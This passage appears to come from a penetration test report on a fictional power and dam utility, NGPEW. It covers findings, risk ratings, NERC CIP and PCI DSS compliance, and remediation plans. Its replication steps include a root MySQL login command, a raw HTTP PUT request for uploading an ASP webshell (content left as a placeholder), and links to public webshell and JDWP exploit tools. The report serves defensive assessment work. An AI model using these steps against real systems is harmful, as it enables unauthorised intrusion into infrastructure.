
Severity and Risk:

Common Vulnerability Scoring System (CVSS v3.1)					
Severity	Medium		Score	6.3	
Vector	AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N				
Risk Matrix					
Risk Level	Moderate	Impact	High	Probability	Low

Details:
The MySQL database contains default credentials that can be utilized to login as the administrator (*root*) user. With administrator privileges, sensitive information such as usernames and the corresponding passwords could be leaked alongside any other data stored on the service. Additionally, reading from and writing to files outside the MySQL database is allowed with these default credentials.

Potential Business Impact:
Being the database that stores payment information for the Kill Bill billing and payment platform service, this system is not necessarily a critical infrastructure system liable under NERC CIP. However, if card payment services are accepted, this system will be liable under the PCI DSS standards. The presence of default credentials is a potential violation of **PCI DSS requirement 2**, which forbids the usage of default credentials. Thus, this vulnerability exposes NGPEW to potential *legal risk* from the repercussions of this violation. Furthermore, should this vulnerability be exposed to the public, the direct threat to customer's financial welfare constitutes a significant *reputational risk*, should client data leakage spawning from this vulnerability occur.

Attack Replication:
The MySQL server accepts connection from any host inside the network. It is possible to connect to the host via following mysql command: ***mysql -u root -h 10.0.5.75 -p***.



Accessing MySQL database remotely

Recommended Remediation:
[redacted] recommends the following to mitigate the vulnerabilities:

- Change all default credentials and implement more robust password requirements.
- CIP requires that passwords must contain eight or more characters containing three or more unique characters and rotated at least every 15 months.
- Remote connection to the database should be restricted. Only the KillBill application should be able to access the database.

References:
More information about Payment Card Industry compliant password policies may be found at the following link: ***https://pcipolicyportal.com/blog/pci-compliance-password-requirements-best-practices-know/***

Remote Code Execution via Arbitrary File Upload Through PUT Request

Affected Systems:

IP Address	Port	Service	Version
10.0.5.152	80/tcp	Microsoft-IIS	4.0

Severity and Risk:

Common Vulnerability Scoring System (CVSS v3.1)			
Severity	Medium	Score	5.1
Vector	AV:L/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N		

Risk Matrix					
Risk Level	Moderate	Impact	High	Probability	Low

Details:

An attacker can utilize both the HTTP PUT and DELETE methods to upload files, and delete important documents. This can be escalated with the upload of a malicious ASP file that provides remote command execution.

Potential Business Impact:


In allowing any users with access to the server the ability to upload and delete files, as well as the ability inject malicious code to run on the web service, this vulnerability poses a moderate risk to NGPEW since it gives a wide range of control over an instance of NGPEW's main website to any user with access to the website. A potential threat actor can deface the main website, inflicting substantial *reputational risk* to the company. Furthermore, if the services hosted on the main website were to be compromised, this disruption of company operations also constitutes a serious *operational risk*.

Attack Replication:

Send a PUT request to http://10.0.5.152 and upload the following asp shell file to execute command remotely

```
PUT /rj.asp HTTP/1.1
Host: 10.0.5.152
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:84.0)
Gecko/20100101 Firefox/84.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Connection: close

<asp_shell_content>
```



Navigate to the webshell to execute arbitrary system commands.

Recommended Remediation:

- Upgrade to a supported operating system such as latest versions of Microsoft IIS.
- Disable PUT based file upload and DELETE based file deletions.

References:

ASP Webshell: https://github.com/tennc/webshell/blob/master/fuzzdb-webshell/asp/cmd.asp

Java Debug Wire Protocol Unauthenticated Remote Code Execution

Affected Systems:

IP Address	Port	Service	Version
10.0.5.75	12345/tcp	Java Debug Wire Protocol	1.8

Severity and Risk:

Common Vulnerability Scoring System (CVSS v3.1)			
Severity	Medium	Score	5.1
Vector	AV:L/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N		

Risk Matrix					
Risk Level	Moderate	Impact	High	Probability	Low


Details:

The JDWP protocol allows remote connections with no authentication. Upon connecting an attacker can utilize Java libraries to enumerate the vulnerable system.

Potential Business Impact:

By giving unauthenticated access to the system to any internal user, the vulnerability compromises the integrity of the Kill Bill payment service running on the host device. If this system is to be used as part of a customer billing portal accepting card payments, the vulnerability would endanger customer information. Should an exploitation of this vulnerability become publicized, the company would be exposed to significant *reputational risk*. Furthermore, the lack of authentication on remote connections to this system would constitute a *legal risk* in the form of a potential violation of **PCI DSS requirement 8**, which mandates that companies be part of the payment card industry to identify and authenticate access to system components.

Attack Replication:
Download and run *jdwp-shellifier.py* script to achieve the output below.



The screenshot above displays various information about the current configuration of the Linux host.

Recommended Remediation:
[redacted] recommends following to mitigate the vulnerability:

- Add authentication to access the Java Debugger, and make this service only accessible via local connections.

References:
JDWP Exploit Script: https://github.com/IOActive/jdwp-shellifier

Low Risk Findings:

Information Disclosure of Dam Performance

Affected Systems:

IP Address	Port	Service	Version
10.0.10.15	80/tcp	Werkzeug HTTPd	1.01

Severity and Risk:


Common Vulnerability Scoring System (CVSS v3.1)			
Severity	Low	Score	3.3
Vector	AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N		

Risk Matrix					
Risk Level	Low	Impact	Low	Probability	Low

Details:
The web application running in this host discloses confidential information about the dam infrastructure. No authentication was required when visiting the page and information was displayed in a JSON format containing Dam settings, levels and danger warning values.

Potential Business Impact:
It is not apparent if this information reveals compromising information about critical infrastructure that can further any attacker's attempt at disrupting the company's operations. Though posing little to no risk to the company, if this vulnerability begins leaking compromising information about this cyber asset's critical infrastructure, it would then constitute a potential *legal risk* for standard **CIP-011-2:2.1**.

Attack Replication:
When visiting the website, **http://10.0.10.15/**, through a web browser on an internal system, the following output is displayed.



Recommended Remediation:
[redacted] recommends the following to understand and mitigate the vulnerability:

- Identify the use case of the disclosed information. If the information is not used by any internal applications, the vulnerable host needs to be turned off or it's access should be restricted.
- If a system is using the API through a dashboard, proper authentication mechanisms should be established such as a Basic Authentication mechanism on the API.

References:

- Basic Auth: https://developer.mozilla.org/en-US/docs/Web/HTTP/Authentication

Informational Findings:

End-of-Life Windows Web Server

Affected Systems:

IP Address	Operating System
10.0.5.152	Microsoft Windows NT

Severity and Risk: **Informational**

Details:
The Windows web server is running on an outdated operating system that has passed its end-of-life. As a result, it contains multiple unpatched security issues such as the PUT based RCE that was reported in sections above.

Potential Business Impact:
With a severely outdated operating system that has reached its end-of-life, the company incurs a *strategic risk* as the technical debt of an outdated system grows with its age. The general vulnerabilities that the system is exposed to also lands NGPEW in potential *operational risks* if a vulnerability is left unpatched and is exploited.

Evidence:

Snippet of the network scan performed internally on the 10.0.5.0/24 subnet.

Recommended Remediation:
Install the latest operating system version, or at the least, a version which is still supported by the distributor. This will ensure the greatest security as updates and patches are released.

SMB Signing Disabled on Windows Workstation

Affected Systems:

IP Address	Port	Service
10.0.1.10 10.0.1.11 10.0.1.12 10.0.1.13	139/tcp 445/tcp	SMB

Severity and Risk: **Informational**

Details:

SMB signing is disabled on Windows workstations. SMB signing is a security measure which allows verification of the identity of devices taking part in SMB communications. Keeping SMB signing disabled allows tampering of SMB packets and the usage of man-in-the-middle attacks.

Potential Business Impact:

With SMB signing disabled, it is possible for threat actors to commit external or internal fraud, constituting a possible *operational risk* against NGPEW.

Evidence:

10.0.1.10 / ip-10-0-1-10.ec2.internal

Address

- 10.0.1.10 (ipv4)

Hostnames

- ip-10-0-1-10.ec2.internal (PTR)

Host Script Output

Script Name	Output
smb-os-discovery	ERROR: Script execution failed (use -d to debug)
smb-security-mode	authentication_level: user challenge_response: supported message_signing: disabled (dangerous, but default)
smb2-security-mode	2.02: Message signing enabled but not required
smb2-time	date: 2021-01-08T15:23:29 start_date: 2021-01-07T23:10:06

Recommended Remediation:

Enable SMB signing on all windows workstations.

Conclusion

As a developing company in the energy and dams sector, Next-Generation Power and Water is a part of the critical infrastructure servicing Smallville and the nearby region with power. With the region being dependent on the company's services, including life-critical systems, it is important that NGPEW take the security of the infrastructure seriously and comply with NERC's CIP regulations. By hiring [redacted] to perform a penetration test on their network, along with the great improvements in security consistent with the recommendations provided from the last assessment, it is evident that NGPEW takes security seriously and is indeed committed to providing power to the people, in a reliable and secure way.

Following the prior security assessment, NGPEW's cybersecurity controls have greatly improved. However, even the most secure systems have their vulnerabilities, thus it is important to note the reported vulnerabilities and to remediate them in a timely manner so as to avoid the various risks they may bring on the company. To aid in this process, [redacted] has provided a layout of the company's security strengths, trends in the vulnerabilities found within, a listing of the company's compliance to the NERC CIP standards, a brief risk analysis, and a listing of recommended responses within the following sections.

Principal Strengths in Security

NGPEW has greatly improved the security of its networks since the last penetration test performed by [redacted] implementing most of the measures recommended last time. These improvements greatly reduce the potential attack vectors posed by external threats to which the company's network is vulnerable to, and makes NGPEW much more compliant to the NERC / CIP standards.

1. Authorization / Network Security: Since the last security assessment, NGPEW has effectively implemented firewalls, network access control lists, and network segmentation as recommended. These security measures properly reduce external access to the company's critical infrastructure, and in general, significantly deprives potential intruders of the authorization needed to severely compromise the network. The aforementioned security systems are significant as they keep NGPEW compliant to various points in the CIP standard, greatly reducing the company's exposure to regulatory risks by avoiding violation fines, as well as operational and financial risks in avoiding compromising the company's services and assets.

2. Authentication: The company has also improved its authentication systems since the last assessment, with secure configurations that strictly require authentication on interfaces through which potential intruders would try to gain access to the system. With more secure authentication systems, NGPEW significantly reduces the risks posed by external threats, preventing [redacted] from gaining access to public facing systems from outside the network.

3. General Configurations: From the previous assessment, NGPEW has updated a significant amount of software running on the network. In doing so, NGPEW has effectively cut off many routes for potential attackers to gain access to the network. A specific example from the NGPEW system is the internal communications website (Rocket.Chat) which, in the previous evaluation, presented a range of vulnerabilities that allowed [redacted] security engineers to gain further access to the NGPEW network. During the recent engagement, internal communications were locked down with admin passwords rotated and secured. This shows the level of commitment that NGPEW has on enhancing security by proactively fixing vulnerabilities.

Principal Trends in Vulnerabilities

1. Authorization: Overall, NGPEW had exemplary authorization controls implemented throughout the network. The only exception to this was [redacted] Rocket.Chat finding, a fault that lies with the Rocket.Chat development team.

2. Authentication: Though strong against external threats, the company's password policies still require further improvements. [redacted] penetration testers found continued usage of weak passwords as well as default credentials within the network, exposing the company to significant operational risk from internal threats. Additionally, multiple instances of internal services without authentication were found, leaving sensitive information open to all legitimate and illegitimate individuals within the NGPEW network.

3. General Misconfigurations: A majority of NGPEW services were up to date. However, there were a few instances where outdated software was being utilized for critical internal infrastructure. For example, an instance of Microsoft Windows NT was found running on the network, which is an operating system past its end-of-life, and thus is no longer supported with important security patches.

Resultant Compliance to NERC CIP

Taking into account both positive security controls as well as the vulnerabilities found within NGPEW's network, [redacted] has compiled the following compliance checklist. As noted earlier, many points have been omitted from the checklist due to the limited time frame and scope of [redacted] evaluation, and only takes into account standards in enforcement as of January 09, 2021.

Y/N	Ref #	Requirements
Y	CIP-005-5:1.3	Require inbound and outbound access permissions, such as firewalls, network access control lists (ACL), etc.
Y	CIP-005-5:2.1	Utilize an intermediate system to prevent direct access from a low security cyber asset to a high impact cyber asset.
N	CIP-005-5:2.2	Utilize encryption for interactive remote access sessions on intermediate systems.
N	CIP-005-5:2.3	Require multi-factor authentication for all interactive remote access sessions
Y	CIP-007-6:1.1	Enable only logical network accessible ports deemed necessary by entity.
N	CIP-007-6:5.1	Have methods to enforce authentication of interactive user access, where technically feasible.
N	CIP-007-6:5.4	Change known default passwords.
Y/N	CIP-007-6:5.7	Limits number of unsuccessful authentication attempts and/or generates alerts after meeting threshold.

Resultant Risk Analysis

The 7 vulnerabilities detailed within the report exposes NGPEW to a significant degree of business risk. The first of these is the operational risk brought directly by cyber vulnerabilities. This risk comes in the form of the potential for external fraud like theft, brought about by the compromise of confidentiality and integrity leading to theft of intellectual property as well as other assets with obtained credentials. Any damages leading to the compromise of availability of NGPEW's services caused by the exploitation of these vulnerabilities also classifies as external fraud which poses an operational risk to NGPEW.

Furthermore, should some of the vulnerabilities found that qualify as NERC CIP violations remain unmitigated they may pose regulatory risks to NGPEW as well as financial risk due to the possibility of significant monetary penalties. Additionally, if the same violations are publicized through a Notice of Penalty posted on the NERC website, they may also pose a reputational risk to the company. With the company only recently having gone public, this risk also amounts to potential financial risk if investors lose trust in the company.

Recommended Improvements

Considering the vulnerabilities found as well as the risks posed thereby, [redacted] advises NGPEW to take note of all the technical findings mentioned in the report, as well as the recommended remediations described for the technical findings. To summarize these recommendations and frame in such a way that is easy to understand for NGPEW's security engineers, [redacted] has provided the following recommended response plan detailing the time horizon by which the vulnerability should be fixed, the vulnerability in question, along with a summary of the response appropriate when appropriate. Take note that the following summarized response plan is not sufficient alone, and will require greater investigation by the security engineers, or at the least, noting the provided references and detailed response plans in each technical finding.

Recommended Response Plan		
Time Horizon	**Vulnerability**	**Response**
Urgent Mitigation	• Anonymous Login on VNC	Require authentication for all users connecting to the damn control system through VNC and any other mediums.
	• Unauthenticated Access on PLC systems.	Require authentication for all users connecting to PLCs.
	• Rocket.Chat Anonymous Read Access	Either disable Rocket.Chat and implement a temporary messaging system, or limit Rocket.Chat to the corporate network with no outside access. Furthermore, update Rocket.Chat as soon as the Rocket.Chat development team releases a patch.
Within 30 days	• Java Debugger	The Java Debugger should be an internal service. Additionally implement authentication for usage.
	• MySQL Default Credentials	Implement non-default credentials following standard CPI password creation requirements and compliance. This involves passwords being 8 or more characters long, three or more unique of characters, and changing passwords at least every 15 months.

Within 60 days	• RCE on Windows IIS	Upgrade the operating system to a supported version.
Within 90 days	• Information Disclosure	Require authentication to view dam information.
When possible	• Leaked Passwords in Rocket.Chat	Educate employees on the risk of posting passwords on a corporate message board.

Aside from the aforementioned recommended responses, [redacted] would also like to add a few more recommendations for strengthening the network security of the company in general. Though the team has not observed the presence or the lack thereof of certain systems, [redacted] recommends the implementation or continued implementation of *Single Sign-On (SSO) solutions* for both greater security and convenience to company employees, as well as *Multi-factor Authentication* which is required by CIP on some interfaces. Failure to implement multi-factor authentication may expose the company to regulatory risks potentially amounting to significant financial risks.

In moving forward, NGPEW should also keep its software and services up to date to install the latest security patches. Failure to do so exposes the company to a technical debt amounting to significant strategic risk, which could potentially evolve to operational risk if exploited.

Final Notes

With NGPEW being committed to provide energy to the region in a secure and reliable manner, verily Smallville and the regions serviced by NGPEW may confide in the company to live up to their commitments. [redacted] and its security engineers are proud to be able to offer their services to NGPEW, and would be glad to offer their services again, should the company require further evaluation of their network after mitigations have been implemented in light of this report.

While only having recently gained the resources to modernize NGPEW's network with the backing of LexCorp, [redacted] is proud to report that the company has greatly improved its network's cybersecurity within a short period of time. [redacted] is especially pleased to see just how serious NGPEW is about their cybersecurity standing in seeing that a significant amount of the recommendations provided during the last engagement have been implemented to some degree by the company.

Despite this great improvement, it is important that NGPEW does not grow complacent and to proactively respond to threats by continuously keeping itself updated on the state of its security and continuously improving it. To do so, [redacted] urges NGPEW to heed the technical findings documented in the report along with the recommended responses provided with it. By paying close attention to the vulnerabilities found within the network and by considering the recommended response plans outlined by [redacted] NGPEW may find itself to be more able in achieving its security and reliability goals.

The security engineers offer NGPEW their regards and wish them the best of luck as the company moves forward in modernizing its infrastructure, and in its mission to provide energy and water sustainably, with security and reliability in mind. [redacted] hopes to conduct business with NGPEW again in the near future, to provide further services in assessing the company's security and help the company become more secure.

Appendix

Appendix A: Offensive Tools

- Nmap: *https://nmap.org/download.html*
- Burp Suite: *https://portswigger.net/burp*
- Wfuzz: *https://github.com/xmendez/wfuzz*
- Metasploit: *https://www.metasploit.com/*
- CrackMapExec: *https://github.com/byt3bl33d3r/CrackMapExec*
- Seclist: *https://github.com/danielmiessler/SecLists*
- Netcat: Default program
- Curl: Default program
- VNC Viewer *https://www.realvnc.com/en/connect/download/viewer/*
- VS Code *https://code.visualstudio.com/*

Appendix B: Additional References for Further Improvement

Industrial Control System Guides:

NIST 800-82 - *https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-82r2.pdf*

- A guide to Industrial Control Systems (ICS) security, Supervisory Control and Data Acquisition (SCADA) systems, Distributed Control Systems (DCS), and other control system configurations such as Programmable Logic Controllers (PLC).
- Give advice on structure or topology of ICS systems, such as the utilization of network segmentation and segregation with firewalls and DMZs, as well as advice on risk management and assessment, security program development and deployment, and security controls.

CISA Recommended Practices for ICS - *https://us-cert.cisa.gov/ics/Recommended-Practices*

- A page by the Cybersecurity and Infrastructure Security Agency providing abstracts for existing recommended practices and links to the corresponding sources, along with additional supporting documents which detail various topics for control systems such as cyber vulnerabilities and mitigation therefor. Regularly updated for additional content and arising issues.

Security Technical Implementation Guides:

Unclassified DISA FSO STIG List - *https://www.stigviewer.com/stigs*

- A listing of unclassified STIGs from the Defense Information Systems Agency (DISA). The list includes STIGs, giving high quality security technical implementation guides for various operating systems and services running thereon. These standards are not legally required, however they are a great guide to follow in configuring systems and services to be secure.

Appendix C: PCI DSS Compliance for Potential Card Payment System

Though not apparent, it seems that NGPEW has implemented or will implement in the future, a card payment system for customer billing of services. If NGPEW is to hold card payment information from its customers, it will then be liable to following the Payment Card Industry's Data Security Standard (PCI DSS). The PCI DSS standards is a set of standards set by the Payment Card Industry Security Standards Council to handle transactions involving payment cards such as credit cards or other major card schemes. More information regarding these standards may be found in ***pcisecuritystandards.org/pci_security/maintaining_ payment_security***.

Goal	#	PCI DSS Requirements
Build and Maintain a Secure Network	1.	Protect cardholder data with maintained firewall configurations
	2.	Do not use default credentials
Protect Cardholder Data	3.	Protect stored cardholder data
	4.	Encrypt transmission of cardholder data across public network
Maintain a Vulnerability Management Program	5.	Use and regularly update anti-virus software / programs
	6.	Develop and maintain secure systems and applications
Implement Strong Access Control Measures	7.	Restrict access to cardholder data by business need-to-know
	8.	Identify and authenticate access to system components
Regularly Monitor Network	10.	Track and monitor access to network resources and PCI data.
Maintain an Information Security Policy	12.	Maintain a policy that addresses information security for employees and contractors.